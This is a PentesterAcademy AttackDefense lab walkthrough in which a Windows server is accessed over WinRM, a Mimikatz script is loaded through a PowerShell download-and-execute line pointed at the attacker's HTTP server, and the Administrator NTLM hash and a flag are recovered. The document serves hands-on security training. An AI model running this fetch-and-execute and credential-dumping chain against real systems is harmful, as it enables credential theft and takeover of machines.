
ATTACK
DEFENSE
by PentesterAcademy

Name	WinRM: Mimikatz
URL	https://attackdefense.com/challengedetails?cid=2027
Type	Services Exploitation: WinRM

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run a Nmap scan against the target IP.

Command: nmap --top-ports 65535 10.0.0.253

```
root@attackdefense:~# nmap --top-ports 65535 10.0.0.253
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-03 15:31 IST
Nmap scan report for ip-10-0-0-253.ap-southeast-1.compute.internal (10.0.0.253)
Host is up (0.0033s latency).
Not shown: 8293 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.56 seconds
root@attackdefense:~#
```

Step 2: We have discovered that winrm server is running on port 5985. By default, the WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the Linux PowerShell to connect to the remote server via PSSession.

Running PowerShell

Command: pwsh

```
root@attackdefense:~# pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /root>
```

We have successfully launched the Powershell.

Step 3: Store target server credentials in creds variable.

Command: $cred = Get-Credential

Also, enter the target server credentials for the connection. administrator:hello_123321

```
PS /root> $cred = Get-Credential

PowerShell credential request
Enter your credentials.
User: administrator
Password for user administrator: ************

PS /root>
```

Connecting to the target server using PSSession.

Commands: Enter-PSSession -ComputerName 10.0.0.253 -Authentication Negotiate -Credential $cred

```
PS /root> Enter-PSSession -ComputerName 10.0.0.253 -Authentication Negotiate -Credential $cred
[10.0.0.253]: PS C:\Users\Administrator\Documents>
```

We are successfully connected to the target server. We now have full control of the server.

Step 4: Check the IP configuration information on the remote server.

Command: ipconfig /all

```
[10.0.0.253]: PS C:\Users\Administrator\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : server
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : ap-southeast-1.ec2-utilities.amazonaws.com
                                       us-east-1.ec2-utilities.amazonaws.com
                                       ap-southeast-1.compute.internal

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 06-C6-75-09-AD-A8
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::a4dc:e7a:269e:e1cc%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.0.253(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, October 3, 2020 9:30:19 AM
   Lease Expires . . . . . . . . . . : Saturday, October 3, 2020 11:00:19 AM
   Default Gateway . . . . . . . . . : 10.0.0.1
```

Step 5: Checking the system information.

Command: systeminfo

```
[10.0.0.253]: PS C:\Users\Administrator\Documents> systeminfo

Host Name:                 SERVER
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00252-70000-00000-AA535
Original Install Date:     10/1/2020, 4:33:29 PM
System Boot Time:          10/3/2020, 9:29:56 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.2.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Coordinated Universal Time
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,327 MB
Virtual Memory: Max Size:  10,240 MB
Virtual Memory: Available: 9,481 MB
```

We can notice that the target is running Windows Server 2012 R2 also we have received all the CPU, Bios, RAM etc information.

Step 6: Open another terminal on the attacker's machine and locate the "Invoke-Mimikatz.ps1" script.

Command:
locate Mimikatz

```
root@attackdefense:~# locate Mimikatz
/root/Desktop/tools/scripts/Invoke-Mimikatz.ps1
/usr/lib/python3/dist-packages/cme/data/powersploit/Exfiltration/Invoke-Mimikatz.ps1
/usr/lib/python3/dist-packages/cme/data/randomps-scripts/Invoke-RemoteMimikatz.ps1
/usr/share/nishang/Gather/Invoke-Mimikatz.ps1
/usr/share/nishang/Gather/Invoke-MimikatzWDigestDowngrade.ps1
/usr/share/payloadsallthethings/Methodology and Resources/Windows - Mimikatz.md
/usr/share/powershell-empire/data/module_source/credentials/Invoke-Mimikatz.ps1
/usr/share/windows-resources/powersploit/Exfiltration/Invoke-Mimikatz.ps1
root@attackdefense:~#
```

We have found the mimikatz script at the locations. We will be using the following Mimikatz.ps1 script - /root/Desktop/tools/scripts/Invoke-Mimikatz.ps1

Step 7: Import the mimikatz through the PSSession and invoke it. Before we go ahead and import we need to start a simple http web server which will serve mimikatz script.

Copy the script on the attacker's root folder and start the http web server.

Command:
cp /root/Desktop/tools/scripts/Invoke-Mimikatz.ps1 .
python -m SimpleHTTPServer 80

```
root@attackdefense:~# cp /root/Desktop/tools/scripts/Invoke-Mimikatz.ps1 .
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 8: Import the PowerShell script on the target server.

Note: Make sure to check your attacker's machine IP address and replace the below IP address.

Command: iex (New-Object Net.WebClient).DownloadString('http://**10.10.0.2**/Invoke-Mimikatz.ps1')

```
[10.0.0.253]: PS C:\Users\Administrator\Documents> iex (New-Object Net.WebClient).DownloadString('http://10.10.0.2/Invoke-Mimikatz
.ps1')
[10.0.0.253]: PS C:\Users\Administrator\Documents>
[10.0.0.253]: PS C:\Users\Administrator\Documents>
```

We have successfully imported the script.

Step 9: Invoke the mimikatz.

Command: Invoke-Mimikatz

```
Authentication Id : 0 ; 225970 (00000000:000372b2)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SERVER
Logon Server      : SERVER
Logon Time        : 10/3/2020 9:08:06 AM
SID               : S-1-5-21-300811574-3226379001-4019135084-500
        msv :
         [00010000] CredentialKeys
         * NTLM     : 4d6583ed4cef81c2f2ac3c88fc5f3da6
         * SHA1     : 6cb61b34021b582b4f1b6398713ba21f941bc50b
         [00000003] Primary
         * Username : Administrator
         * Domain   : SERVER
         * NTLM     : 4d6583ed4cef81c2f2ac3c88fc5f3da6
         * SHA1     : 6cb61b34021b582b4f1b6398713ba21f941bc50b
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : SERVER
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : SERVER
```

We have discovered the Administrator user NTLM hash

Administrator NTLM Hash: 4d6583ed4cef81c2f2ac3c88fc5f3da6

Step 10: Find the flag.

Commands: cd /
dir
cat flag.txt

```
[10.0.0.253]: PS C:\Users\Administrator\Documents> cd /
[10.0.0.253]: PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         8/22/2013   3:52 PM            PerfLogs
d-r--          9/9/2020   5:15 AM            Program Files
d----          9/9/2020   5:15 AM            Program Files (x86)
d-r--         10/1/2020   5:08 PM            Users
d----         10/1/2020   4:33 PM            Windows
-a---         10/1/2020   5:11 PM         32 flag.txt


[10.0.0.253]: PS C:\> cat flag.txt
dd1e67dcd8db11d2c55e8f192c63b79a
[10.0.0.253]: PS C:\>
```

We have discovered the flag.

Flag: dd1e67dcd8db11d2c55e8f192c63b79a

References

1. Powershell on Linux (https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-core-on-linux?view=powershell-7)
2. Mimikatz (https://github.com/gentilkiwi/mimikatz)
3. Invoke-Mimikatz.ps1 (https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1)